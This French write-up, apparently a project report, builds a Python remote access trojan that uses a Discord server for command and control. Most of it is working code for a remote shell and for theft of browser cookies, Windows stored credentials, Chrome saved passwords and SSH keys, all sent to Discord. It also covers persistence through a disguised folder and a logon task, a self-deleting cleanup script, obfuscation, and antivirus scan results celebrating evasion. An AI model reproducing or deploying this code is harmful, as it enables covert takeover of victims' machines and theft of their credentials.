CRÉATION D'UN RAT

Qu'est-ce qu'un RAT ?

Un RAT (Remote Access Trojan) est un programme malveillant qui accède à distance aux ressources infectées.
Les Trojans de ce type sont parmi les plus dangereux car ils ouvrent toutes sortes de possibilités de contrôle à distance du système compromis.
Les capacités du RAT incluent généralement l'installation et la suppression de programmes, la manipulation de fichiers, la lecture de données à partir du clavier, le détournement de webcam et la surveillance du presse-papiers.

Qu'est-ce qu'un C2 ?

Les systèmes de commande et de contrôle (C2) sont utilisés pour gérer les sessions à distance à partir d'hôtes compromis. À partir d'une interface de programme de commande et de contrôle, un testeur de sécurité peut envoyer des commandes directement à partir du programme ou accéder à un shell distant. Lors d'un test d'intrusion, un testeur de sécurité peut déployer un terminal d'accès à distance (RAT) sur un hôte compromis qui rappelle un serveur de commande et de contrôle.

Notre solution :

Nous avons choisi de développer un RAT en python utilisant un serveur Discord comme C2.

les avantages de ce choix :


- Python est un langage de scripting assez simple à prendre en main et qui possède de nombreuses librairies utiles à la création de virus (les librairies Windows notamment)
- Il est assez simple de convertir un script python en exécutable (.exe) Windows
- l'utilisation d'un serveur Discord comme C2 nous permet de nous affranchir de la création d'un serveur
- la communication du RAT avec le C2 (serveur Discord) passe comme une communication légitime aux yeux du système Windows et des antivirus

FONCTIONNEMENT

Notre RAT se présente sous la forme d'un exécutable (s0P0wn3d.exe). Lorsque la victime l'exécute notre RAT, plusieurs choses se passent en tâche de fond :

Dans un premier temps le script va se copier dans le répertoire: ***'%appdata%\..\Local\Packages\Microsoft.NET.Native.Runtime.2.2_8wekyb3d8bbwe7fc2\AC\Temp'*** puis il va créer une tâche Windows qui lancera le script a chaque ouverture de session sur la machine infectée. Le virus est donc persistant.

Le script va ensuite établir une connexion avec le serveur Discord. Lorsque la connexion est établi il créera un nouveau channel ou il rejoindra le channel existant si la machine infectée possède déjà un channel Discord. Le script envoi ensuite un message sur le channel avec l'adresse IP, le pays et le nom de session de la victime.



A partir de ce moment, nous pouvons écrire les commandes que nous souhaitons dans le channel du serveur Discord et recevoir le résultat de ces commandes dans le channel.

FONCTIONNALITÉS

!shell

```
message.content.startswith("!shell"):
 global status
 status = None
 instruction = message.content[7:]
 def shell(command):
     output = subprocess.run(command, stdout=subprocess.PIPE,shell=True, stderr=subprocess.PIPE, stdin=subprocess.PIPE
     global status
     status = "ok"
     return output.stdout.decode('CP437').strip()
 out = shell(instruction)
 print(out)
 print(status)
 if status:
     numb = len(out)
     if numb < 1:
         await message.channel.send("[*] Command not recognized or no output was obtained")
     elif numb > 1990:
         temp = (os.getenv('TEMP'))
         f1 = open(temp + r"\output.txt", 'a')
         f1.write(out)
         f1.close()
         file = discord.File(temp + r"\output.txt", filename="output.txt")
         await message.channel.send("[*] Command successfuly executed", file=file)
         os.remove(temp + r"\output.txt")
     else:
         await message.channel.send("[*] Command successfuly executed : " + out)
 else:
     await message.channel.send("[*] Command not recognized or no output was obtained")
     status = None
```

Cette commande permet simplement d'exécuter n'importe quelle commande shell via l'interface de Discord. Elle nous retourne le retour de la console. Il est donc possible d'exécuter des commandes plus complexes sans passer forcément par nos fonctionnalités pré-établies.

!dumpcookies

```
if message.content == "!dumpcookies":
    cj = browser_cookie3.load()
    temp = os.getenv("TEMP")
    file_keys = temp + r"\cookies.txt"
    with open(file_keys, 'w') as f:
        json.dump(requests.utils.dict_from_cookiejar(cj), f)
    file = discord.File(file_keys, filename="cookies.txt")
    await message.channel.send("[*] Command successfuly executed", file=file)
    os.remove(file_keys)
```

Cette commande permet de récupérer tous les cookies enregistrés dans les différents navigateur web présent sur la machine de la victime.

Nous réalisons cette opération très simplement a l'aide de la librairie ''browser_cookie3'. Une fois que nous avons les cookies, nous les sauvegardons dans un fichier texte placé dans un répertoire temporaire, nous envoyons ce fichier au serveur Discord, puis nous supprimons ce fichier de la machine.

!dumpwindowscreds

```
if message.content == "!dumpwindowscreds":
    CredEnumerate = win32cred.CredEnumerate
    CredRead = win32cred.CredRead
    try:
        creds = CredEnumerate(None, 0)
    except Exception:
        pass
    credentials = []
    for package in creds:
        try:
            target = package['TargetName']
            creds = CredRead(target, CRED_TYPE_GENERIC)
            credentials.append(creds)
        except pywintypes.error:
            pass
    credman_creds = io.StringIO()
    for cred in credentials:
        service = cred['TargetName']
        username = cred['UserName']
        try:
            password = cred['CredentialBlob'].decode('utf-16')
        except UnicodeDecodeError:
            try:
                password = cred['CredentialBlob'].decode('utf-8')
            except UnicodeDecodeError:
                password =  cred['CredentialBlob']
        credman_creds.write('Service: ' + str(service) + '\n')
        credman_creds.write('Username: ' + str(username) + '\n')
        credman_creds.write('Password: ' + str(password) + '\n')
        credman_creds.write('\n')
    temp = os.getenv("TEMP")
    file_keys = temp + r"\windows-creds.txt"
    with open(file_keys, 'w') as f:
        json.dump(credman_creds.getvalue(), f)
    file = discord.File(file_keys, filename="windows-creds.txt")
    await message.channel.send("[*] Command successfuly executed", file=file)
    os.remove(file_keys)
```

Cette commande permet de récupérer les identifiants et mot de passe enregistrés sur la machine Windows de la victime.

Nous récupérons les credentials Windows a l'aide de la librairie 'win32cred' qui est une librairie Windows permettant la gestion des credentials.

!dumpchromecreds

```
if message.content == "!dumpchromecreds":
    try:
        login_data = os.environ['localappdata'] + '\\Google\\Chrome\\User Data\\Default\\Login Data'
        shutil.copy2(login_data, './Login Data')
        win32api.SetFileAttributes('./Login Data', win32con.FILE_ATTRIBUTE_HIDDEN)
    except Exception:
        pass
    chrome_credentials = io.StringIO()
    try:
        conn = sqlite3.connect('./Login Data', )
        cursor = conn.cursor()
        cursor.execute('SELECT action_url, username_value, password_value FROM logins')
        results = cursor.fetchall()
        conn.close()
        os.remove('Login Data')
        for action_url, username_value, password_value in results:
            print(password_value)
            password = win32crypt.CryptUnprotectData(password_value, None, None, None, 0)[1]
            if password:
                chrome_credentials.write('URL: ' + action_url + '\n')
                chrome_credentials.write('Username: ' + username_value + '\n')
                chrome_credentials.write('Password: ' + str(password) + '\n')
                chrome_credentials.write('\n')
        temp = os.getenv("TEMP")
        file_keys = temp + r"\chrome-creds.txt"
        with open(file_keys, 'w') as f:
            json.dump(chrome_credentials.getvalue(), f)
        file = discord.File(file_keys, filename="chrome-creds.txt")
        await message.channel.send("[*] Command successfuly executed", file=file)
        os.remove(file_keys)
    except sqlite3.OperationalError as e:
        print(e)
        pass
    except Exception as e:
        print(e)
        pass
```

Cette commande permet de récupérer tous les identifiants et mot de passes enregistré dans le navigateur web Chrome.
Les credentials Chrome sont stockés dans une base SQLite a l'emplacement :
'%localappdata%/Google/Chrome/User Data/Default/Login Data'

Nous les récupérons donc via cette base à l'aide d'une requête SQL en s'appuyant sur la librairie sqlite3. Puis nous déchiffrons les mot de passes à l'aide de ***win32crypt*** avec sa méthode ***CryptUnprotectData***.

'

!getsshkeys

```
if message.content == "!getsshkeys":
    key = ''
    path = "~/.ssh/"
    temp = os.getenv("TEMP")
    obj = os.scandir(os.path.expanduser(path))
    if (obj):
        for entry in obj :
            if entry.is_file():
                with open(entry, 'r') as ssh:
                    key += ' ' + ssh.read().rstrip()
        file_keys = temp + r"\ssh-keys.txt"
        with open(file_keys, 'w') as f:
            json.dump(key, f)
        file = discord.File(file_keys, filename="chrome-creds.txt")
        await message.channel.send("[*] Command successfuly executed", file=file)
        os.remove(file_keys)
    else:
        await message.channel.send("No SSH keys found")
```

Cette commande nous permet de récupérer, si possible, toutes les clés SSH présentes dans le répertoire par défaut ***~/.ssh***. Un scan du dossier est effectué qui récupère ensuite le contenu de tous les fichiers pour les stocker dans un fichier unique. Fichier texte qui nous sera ensuite renvoyé par l'intermédiaire de Discord.

!selfdestruct

```
message.content == "!selfdestruct":
 current_file_path = sys.argv[0]
 appdata_path = os.getenv('APPDATA')
 destination_path = appdata_path + "\..\Local\Packages\Microsoft.NET.Native.Runtime.2.2_8wekyb3d8bbwe7fc2"
 cmd2 = inspect.getframeinfo(inspect.currentframe()).filename
 hello = os.getpid()
 bat = """@echo off""" + " & " + "taskkill" + r" /F /PID " + str(hello) + " &" + " del " + '"' + cmd2 + '"' + r" /F" +
     " &" + " del " + '"' + current_file_path + '"' + r" /F" + " &" + " @RD /S /Q " + '"' + destination_path + '"' +
     " & " + r"""start /b "" cmd /c del "%~f0"& taskkill /IM cmd.exe /F &exit /b"""
 temp = (os.getenv("TEMP"))
 temp5 = temp + r"\delete.bat"
 if os.path.isfile(temp5):
     delelee = "del " + temp5 + r" /f"
     os.system(delelee)
 f5 = open(temp + r"\delete.bat", 'a')
 f5.write(bat)
 f5.close()
 os.system(r"start /min %temp%\delete.bat")
```

Cette commande permet de supprimer toutes traces du virus sur la machine de la victime. Elle supprime le répertoire dans lequel se trouve l'exe du virus:

'%appdata%\..\Local\Packages\ Microsoft.NET.Native.Runtime.2.2_8wekyb3d8bbwe7fc2'

Elle supprime également la tache Windows qui lance automatiquement le virus a l'ouverture d'une session (fonctionnalité en cours de développement).
Elle tue enfin le process exécutant actuellement le virus.
Ces actions successives sont exécutées à partir d'un .BAT qui se supprime automatiquement après son exécution.

!admincheck

```
if message.content == "!admincheck":
    is_admin = ctypes.windll.shell32.IsUserAnAdmin() != 0
    if is_admin == True:
        await message.channel.send("[*] Congrats you're admin")
    elif is_admin == False:
        await message.channel.send("[!] Sorry, you're not admin")
```

Cette commande permet de vérifier si l'user qui est infecté possède les droits d'administrateurs.
Cela se fait très simplement a l'aide de la librairie ***ctypes***.

'

OBFUSCATION

Qu'est-ce que l'obfuscation ?

Dans le développement de logiciels, l'obscurcissement est l'acte délibéré de créer un code source difficile à comprendre pour les humains. Le Code est souvent obscurci pour protéger la propriété intellectuelle ou les secrets commerciaux, et pour empêcher un attaquant de procéder à l'ingénierie inverse d'un programme logiciel propriétaire.


L'obfuscation peu également permettre aux virus d'échapper plus facilement aux antivirus, en rendant le code plus complexe a analyser pour ces derniers.

Notre solution

Nous avons utiliser l'outil en ligne : https://pyob.oxyry.com/ pour obfusquer notre script python.

Cela permet de : Renommer les noms de symboles, les fonctions, les classes, les arguments, les méthodes privées de classe. Le remplaçant de nom évite un mappage 1: 1 des noms en texte clair aux noms masqués, le même nom peut être converti en plusieurs noms différents dans différentes portées

AV SCAN



s0P0wn3d-obfuscate.exe

Nom :	s0P0wn3d-obfuscate.exe	Status :	Scan terminé. 2/14 virus trouvés
Taille :	84,65 MB (88 757 772 bytes)	Scan issu de:	18 juin 2022 à 20:23:05 UTC+2
Type :	PE32+ executable (GUI) x86-64, for MS Windows		
Vu pour la première fois :	18 juin 2022 à 20:23:02 UTC+2		
MD5 :	e63f9f0738c88ac2240f5f67de9e9d3f		
SHA1 :	b7f8ff2c1e2b17d1d230ba3f1dbf3d85099fdb6b		

avast!	18 juin 2022	Rien trouvé	Bitdefender	18 juin 2022	Rien trouvé	ClamAV	18 juin 2022	Win.Trojan.Lazagne-6779429-0
CYREN	18 juin 2022	Rien trouvé	Dr.WEB	18 juin 2022	Rien trouvé	eScan	18 juin 2022	Rien trouvé
FORTINET	17 juin 2022	Rien trouvé	F-Secure	18 juin 2022	Rien trouvé	GDATA	18 juin 2022	Rien trouvé
IKARUS	18 juin 2022	Rien trouvé	K7	18 juin 2022	Rien trouvé	SOPHOS	18 juin 2022	Generic ML PUA
TREND MICRO	17 juin 2022	Rien trouvé	VBA32	17 juin 2022	Rien trouvé			